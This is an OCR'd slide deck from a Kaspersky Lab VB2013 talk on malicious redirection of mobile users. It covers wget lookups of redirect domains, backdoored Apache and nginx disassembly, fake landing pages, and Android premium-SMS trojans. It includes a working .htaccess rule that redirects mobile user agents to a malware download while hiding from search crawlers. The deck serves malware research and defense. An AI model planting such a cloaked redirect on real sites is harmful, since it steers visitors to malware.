KASPERSKY lab

MALICIOUS REDIRECTION OF MOBILE USERS

VB2013, BERLIN

Roman Unuchek

Senior Malware Analyst

CONTENTS

REDIRECTS


REDIRECTS

```
wget.exe 4girecharge.com
```

KASPERSKY lab

REDIRECTS


```
wget.exe http://8rollov.ru
```



KASPERSKY lab

REDIRECTS

```
wget.exe http://airmakersheatingandair.com
```



KASPERSKY lab


REDIRECTS

.htaccess

```
RewriteEngine   on
RewriteCond     %{HTTP_USER_AGENT}  (android|midp|j2me|symbian|series\ 60|symbos|windows\ mobile|windows\ ce|ppc|sma
RewriteCond     %{HTTP_USER_AGENT}  !(accoona|ia_archiver|antabot|ask\ jeeves|baidu|dcpbot|eltaindexer|feedfetcher|g
RewriteRule     (.*)    http://file-soft.org/mobile/id-87335/Opera    [L,R=302]

Options -Indexes

ErrorDocument 404 /404.php

#php_flag allow_call_time_pass_reference 1
#php_flag session.use_trans_sid off
#php_value display_errors On

#php_value mbstring.func_overload 2
php_value mbstring.internal_encoding UTF-8
php_value allow_call_time_pass_reference 1
```

REDIRECTS

scripts



KASPERSKY lab

REDIRECTS

Backdoors

Backdoor.Linux.Apmod.gen

```
loc_53FE:                               ; CODE XREF: _INJECT_LOAD+70↑j
                                        ; _INJECT_LOAD+D2↑j ...
                call    __INJECT_UPDATE
                mov     edx, eax
                jmp     loc_5350
; ---------------------------------------------------------------------------

loc_540A:                               ; CODE XREF: _INJECT_LOAD+DC↑j
                lea     esi, [ebp+nptr]
                mov     [esp], esi
                mov     dword ptr [ebp+nptr], 0
                mov     [ebp+var_20], 0
                mov     [ebp+var_1C], 0
                mov     [ebp+var_18], 0
                mov     [ebp+var_14], 0
                mov     dword ptr [esp+0Ch], 14h
                mov     [esp+8], eax
                mov     [esp+4], edi
                call    ___memcpy_chk
                mov     [esp], esi      ; nptr
                mov     dword ptr [esp+0Ch], 0 ; group
                mov     dword ptr [esp+8], 0Ah ; base
                mov     dword ptr [esp+4], 0 ; endptr
                call    ___strtol_internal
                mov     dword ptr [esp], 0 ; timer
                mov     esi, eax
                call    _time
```

REDIRECTS

Backdoors

Backdoor.FreeBSD.Papach.a

infected Apache for FreeBSD


```
; int __fastcall INFECTED_forwarder_X(void *dest)
                public INFECTED_forwarder_X
INFECTED_forwarder_X proc near          ; CODE XREF: c84143dE9f4EAa69Fe56777
                                        ; y508C2E8E4A6aB14fEE7F+121↓p ...

var_20          = qword ptr -20h
var_18          = qword ptr -18h
var_10          = qword ptr -10h
var_8           = qword ptr -8

                mov     [rsp+var_20], rbx
                mov     [rsp+var_18], rbp
                mov     rbp, rdi
                mov     [rsp+var_10], r12
                mov     [rsp+var_8], r13
                sub     rsp, 28h
                mov     rdi, [rsi+0F0h]
                mov     r12, rsi
                mov     esi, offset aXForwardedFor ; "X-Forwarded-For"
                call    _apr_table_get
                mov     rdi, [r12]
                mov     rsi, rax
                call    _apr_pstrdup
                test    rax, rax
                mov     rbx, rax
                jz      loc_42D468
                mov     rdi, rax        ; s
```

Backdoor.Linux.Maldyr.a

infected nginx for Linux

```
                sub     rsp, 8
                mov     rax, [rdi+8]
                mov     edi, offset aXRealIp ; "X-Real-IP"
                mov     rbx, [rax]
                add     rbx, 10h
                mov     r8, [rbx+8]
                mov     rsi, r8
                repe cmpsb
                jnz     short loc_456BA0
                mov     qword ptr [rdx+8], 0

loc_456B92:                             ; CODE XREF: .text:0000000000456BEC↓j
                add     rsp, 8
                xor     eax, eax
                pop     rbx
                pop     rbp
                retn
; ---------------------------------------------------------------------------
                align 20h

loc_456BA0:                             ; CODE XREF: .text:0000000000456B88↑j
                cld
                mov     edi, offset aXForwardedFor ; "X-Forwarded-For"
                mov     ecx, 10h
                mov     rsi, r8
                repe cmpsb
                jnz     short loc_456BC3
```

REDIRECTS Hacked Hosting




MALWARE

MALWARE

Landing pages

1. Browser update




KASPERSKY lab

MALWARE

2. Flash player


Landing pages



KASPERSKY lab


Landing pages

3. Fake Google Play




Landing pages

4. Fake porn sites



Landing pages


5. Other



MALWARE

Landing pages

5. Other



MALWARE

Zipwap

Trojan-SMS

Trojan-SMS.AndroidOS.FakeInst.a

- Only GCM for receiving commands
- Send Premium rate SMS
- Delete and answer incoming SMS
- Install shortcuts and show notifications

MALWARE

SmsPirat

Trojan-SMS

Trojan-SMS.AndroidOS.OpFake.a

- Works only through mobile internet
- Send Premium rate SMS
- Delete and answer incoming SMS
- Block and redirect outgoing calls

KASPERSKY lab

MALWARE

Wapsyst


WapSyst.biz

Зарабатывай на мобильном трафике

Trojan-SMS

Trojan-SMS.AndroidOS.OpFake.bo

- Lot’s of obfuscation
- >230 modifications
- Move functional to the elf library
- >450 000 APK
- Send Premium rate SMS
- >75 000 blocked installs in 2013
- Delete and answer incoming SMS
- Steal contacts



KASPERSKY lab

MALWARE

Private1

Trojan-SMS

Trojan-SMS.AndroidOS.Agent.u

- First used DeviceAdmin vulnerability
- Send Premium rate SMS
- Delete and answer incoming SMS
- Block and redirect outgoing calls
- Steal all contacts, SMS and call logs

MALWARE

Private2&3

Trojan-SMS


Trojan-SMS.AndroidOS.FakeInst.a2

- Send Premium rate SMS
- Delete and answer incoming SMS

Trojan-SMS.AndroidOS.FakeInst.a3

- Send Premium rate SMS
- Delete and answer incoming SMS

Trojan-SMS



KASPERSKY lab

